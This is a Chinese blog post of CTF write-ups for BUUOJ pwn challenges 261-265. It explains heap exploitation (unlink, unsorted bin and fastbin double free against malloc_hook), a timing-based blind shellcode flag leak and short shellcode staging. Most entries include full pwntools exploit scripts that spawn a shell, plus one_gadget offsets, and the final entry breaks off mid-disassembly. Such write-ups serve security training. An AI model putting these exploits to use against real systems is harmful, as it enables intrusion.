buuoj Pwn writeup 261-265

原创

yongbaoii 于 2021-09-01 08:35:33 发布 88 收藏


分类专栏： CTF 文章标签： 网络安全

CTF 专栏收录该内容

213 篇文章 7 订阅

订阅专栏

261 qctf_2018_noleak



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX disabled   No PIE          No RPATH   No RUNPATH   No Symbols        Yes     0               1          ./261
```

就像题目说的一样，程序很简单，但确实是没有泄露地址的地方。

delete 里面没有清理野指针 造成UAF
update 里面可以重新输入读入的长度 造成堆溢出

那问题来了，怎么利用这两个漏洞点。
有两种利用方法，下面那一堆链接里面有。


第一种
我们先通过unlink机制，控制buf部分内容，结合题目具体点就是把buf-0x18的地址写到了buf中，然后利用unsorted_bin attack，把buf看成是一个chunk，将main_arena + 0x88的地址写到buf[6]的地方，再覆盖地址最后两个字节为0x10，从而变成malloc_hook的地址，从而控制malloc_hook，执行提前再bss上写好的shellcode。不停的可以再buf上写是每次写的时候再把buf地址写在buf数组中，就可以一直写。

第二种
就是常说的fastbin_attack malloc_hook attcak组合拳， 下面那链接几个里面有详细介绍组合拳的，我就不罗嗦了。


值得注意的是，unsorted bin attack是在libc2.28之后才消失的，所以这个2.27还是可以unsorted bin attack的。

```python
from pwn import *
context.os = 'linux'
context.arch = 'amd64'
context.log_level = "debug"
r = remote("node4.buuoj.cn", 25467)
#r = process("./261")

elf = ELF('./261')
libc = ELF('./64/libc-2.27.so')

shellcode = asm(shellcraft.sh())

def create(size,content):
   r.sendlineafter('Your choice :','1')
   r.sendlineafter('Size: ',str(size))
   r.sendafter('Data: ',content)

def edit(index,size,content):
   r.sendlineafter('Your choice :','3')
   r.sendlineafter('Index: ',str(index))
   r.sendlineafter('Size: ',str(size))
   r.sendafter('Data: ',content)

def delete(index):
   r.sendlineafter('Your choice :','2')
   r.sendlineafter('Index: ',str(index))

bss_addr = 0x601020
buf_addr = 0x601040

create(0x90,'a'*0x90)
create(0x420,'b'*0x420)
create(0x90,'b'*0x90)

payload = p64(0) + p64(0x91)
payload += p64(buf_addr - 0x18) + p64(buf_addr - 0x10)
payload += (0x90 - 32) * 'a'
payload += p64(0x90) + p64(0X430)

edit(0,len(payload),payload)
delete(1)

payload = p64(0)*3 + p64(bss_addr) + p64(buf_addr)
edit(0,len(payload),payload)
create(0x500,'c'*0x500)
create(0x500,'d'*0x500)
delete(3)
payload = p64(0) + p64(buf_addr + 0x8 * 2)
edit(3, len(payload), payload)
create(0x500,'e'*0x500)

payload = p64(bss_addr) + p64(buf_addr) + p64(0) * 2 + '\x30'
edit(1,len(payload),payload)
edit(0,len(shellcode),shellcode)
edit(4,len(p64(bss_addr)),p64(bss_addr))

#gdb.attach(r)

r.sendlineafter('Your choice :','1')
r.sendlineafter('Size: ','10')

r.interactive()
```

262 xman_2019_nooocall




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes    0              2            ./262
```



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  FILE *v4; // [rsp+8h] [rbp-28h]
  void *v5; // [rsp+10h] [rbp-20h]
  void *buf; // [rsp+18h] [rbp-18h]

  sub_B91(a1, a2, a3);
  v4 = fopen("./flag.txt", "r");
  if ( !v4 )
    exit(1);
  v5 = mmap((void *)0x200000000LL, 0x2000uLL, 3, 34, -1, 0LL);
  buf = mmap((void *)0x300000000LL, 0x20000uLL, 7, 34, -1, 0LL);
  _isoc99_fscanf(v4, "%s", v5);
  printf("Your Shellcode >>");
  read(0, buf, 0x10uLL);
  sub_C34();
  ((void (*)(void))buf)();
  return 0LL;
}
```

逻辑十分简单，就你输入shellcode，大小还不能超过16个字节，但是你看他已经把flag读到了v5开的哪个空间，我们只要写一段write的shellcode就好啦。




```
Your Shellcode >>qwe
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x03 0xc000003e  if (A != ARCH_X86_64) goto 0005
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x00 0xffffffff  /* no-op */
 0005: 0x06 0x00 0x00 0x00000000  return KILL
```

但是系统调用全部ban了。
所以用了个盲注，跟之前蓝帽杯那个好像差不多。
通过flag跟每个字符比较，然后一样卡死，来爆破出来flag。
虽然flag写在了0x200000000，但是长度问题，我们就用栈上的FILE结构体的一个地址，里面有缓冲。

exp用的别的大佬的。


```
#coding:utf8
from pwn import *
import time

context(os='linux',arch='amd64',log_level = 'critical')

#flag里面可能出现的字符
possible_char = []
#字符的顺序可以影响效率，让频率最高的字符放前面
for x in range(0,10):
   possible_char.append(str(x))
for x in range(ord('a'),ord('z')+1):
   possible_char.append(chr(x))
possible_char.append('{')
possible_char.append('-')
possible_char.append('}')
possible_char.append('\x00')

OK = False
flag = ''
index = 0

while not OK:
   print 'guess (',index,') char'
   length = len(flag)
   for guess_char in possible_char:
      #sh = process('./xman_2019_nooocall')
      sh = remote('node4.buuoj.cn',26404)
      #盲注，如果猜对了，程序会处于一个死循环
      shellcode_blind = asm('''mov rax,[rsp+0x10]
                               mov rax,[rax+0x18]
                               mov al,byte ptr[rax+%d]
                               cmp al,%d
                               jz $-0x2
                            ''' % (index,ord(guess_char)))
      sh.sendlineafter('Your Shellcode >>',shellcode_blind)
      start = time.time()
      sh.can_recv_raw(timeout = 3)
      end = time.time()
      sh.close()
      #根据网络延迟，作相应的修改
      if end - start > 3:
         if guess_char == '\x00':
            OK = True
         flag += guess_char
         print 'success guess char at(',index,')'
         index+=1
         break
   print 'flag=',flag
   if length == len(flag):
      OK = True
      print 'ojbk!'
```

263 ycb_2020_easypwn



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   86 Symbols      Yes     0               6            ./263
```


add



```
puts("game's name:");
read(0, buf, (unsigned int)size);
*((_QWORD *)s + 1) = buf;
puts("game's message:");
__isoc99_scanf("%23s", (char *)s + 16);
*(_DWORD *)s = 1;
for ( HIDWORD(size) = 0; HIDWORD(size) <= 9; ++HIDWORD(size) )
{
  if ( !list[HIDWORD(size)] )
  {
    list[HIDWORD(size)] = s;
    break;
  }
}
++count;
return puts("Added!");
```


十个chunk，双层结构。

view



```
unsigned int i; // [rsp+Ch] [rbp-4h]

LODWORD(v0) = count;
if ( count )
{
  for ( i = 0; i <= 9; ++i )
  {
    v0 = list[i];
    if ( v0 )
    {
      LODWORD(v0) = *(_DWORD *)list[i];
      if ( (_DWORD)v0 )
      {
        printf("Game[%u]'s name :%s", i, *(const char **)(list[i] + 8LL));
        LODWORD(v0) = printf("Game[%u]'s message :%s\n", i, (const char *)(list[i] + 16LL));
      }
    }
  }
}
else
```

del



```
int del()
{
  int result; // eax
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( !count )
    return puts("Null!");
  puts("game's index:");
  __isoc99_scanf("%d", &v1);
  if ( v1 <= 9 && list[v1] )
  {
    *(_DWORD *)list[v1] = 0;
    free(*(void **)(list[v1] + 8LL));
    result = puts("Deleted!");
  }
  else
  {
    puts("index error!");
    result = 0;
  }
```

有uaf。就通过uaf泄露地址，攻击

malloc_hook就好啦。


exp

```
#!usr/bin/env python
# -*- coding:utf-8 -*-
from pwn import*

context.log_level ='DEBUG'
```

```python
r = remote("node4.buuoj.cn",25233)
#r = process("./263")

elf = ELF('./263')
libc = ELF('./64/libc-2.23.so')

def add(length,name,color):
    r.recvuntil("Your choice :")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(length))
    r.recvuntil(":")
    r.sendline(name)
    r.recvuntil(":")
    r.sendline(color)

def visit():
    r.recvuntil("Your choice :")
    r.sendline("2")

def remove(idx):
    r.recvuntil("Your choice :")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))

def clean():
    r.recvuntil("Your choice :")
    r.sendline("4")

add(0x60,'a'*8,'a'*8) #0
add(0x60,'a'*8,'a'*8) #1
add(0x80,'b'*8,'b'*8) #2
add(0x60,'c'*8,'c'*8) #3

remove(2)
add(0x20,'d'*8,'e'*8)

visit()
r.recvuntil("d"*8)

malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
system_addr = libc_base + libc.sym["system"]
one_gadget = libc_base +0xf02a4
print "libc_base = " + hex(libc_base)

remove(0)
remove(1)
remove(0)
add(0x60,p64(malloc_hook - 0x23),'a')
add(0x60,'b','b')
add(0x60,'c','c')
payload = 'a'*0x13 + p64(one_gadget) + p64(realloc+0xc)
add(0x60,payload,'d')
#gdb.attach(r)
#两次free同一个chunk触发报错函数
```


```
#两次free同一个chunk，触发报错函数
#而调用报错函数的时候又会用到malloc-hook，从而getshell

remove(0)
remove(0)
# r.recvuntil("Your choice :")
# r.sendline("1")

r.interactive()

'''
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
'''
```

264 rctf_2019_shellcoder



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        No    0               0            ./264
```

是一段小程序。



```
__int64 sub_340()
{
  _QWORD *v0; // rbx

  sub_3C0(60LL);
  sub_400(1LL, "hello shellcoder:", 17LL);
  v0 = (_QWORD *)sub_420(0, 4096, 7, 34, -1, 0LL);
  *v0 = 0xF4F4F4F4F4F4F4F4LL;
  v0[1] = 0xF4F4F4F4F4F4F4F4LL;
  v0[2] = 0xF4F4F4F4F4F4F4F4LL;
  v0[3] = 0xF4F4F4F4F4F4F4F4LL;
  sub_3E0(0LL, v0, 7LL);
  sub_48B(v0);
  return 0LL;
}
```


第一个函数长这样。

函数得调用都是通过syscall来的，整个读下来逻辑是首先是输出，然后申请了一块空间，可以往里面读七个字节，然后跳过去。

当然七个字节肯定不够我们去继续orw，所以我们根据当前的寄存器状态，然后就写出了


```python
from pwn import *

context.arch="amd64"
#context.log_level="debug"
r = remote("node4.buuoj.cn",28871)
s='''
   xchg rdi,rsi;
   mov dl,0xff;
   syscall;
   '''
r.recvuntil("hello shellcoder:")
r.send(asm(s))
r.send(asm(s)+asm(shellcraft.sh()))
r.interactive()
```

265 gwctf_2019_shellcode




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX disabled   PIE enabled     No RPATH   No RUNPATH   73 Symbols      Yes     0               2            ./265
```

反汇编不了，老老实实读汇编。



```
push    rbp
mov     rbp, rsp
add     rsp, 0FFFFFFFFFFFFFF80h
mov     [rbp+var_74], edi
mov     [rbp+var_80], rsi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     eax, 0
call    set_secommp
lea     rax, [rbp+s]
mov     esi, 68h ; 'h'   ; n
mov     rdi, rax         ; s
call    bzero
lea     rdi, s           ; "Welcome,tell me your name:"
call    puts
lea     rax, [rbp+s]
mov     edx, 64h ; 'd'   ; nbytes
mov     rsi, rax         ; buf
mov     edi, 0           ; fd
mov     eax, 0
call    read
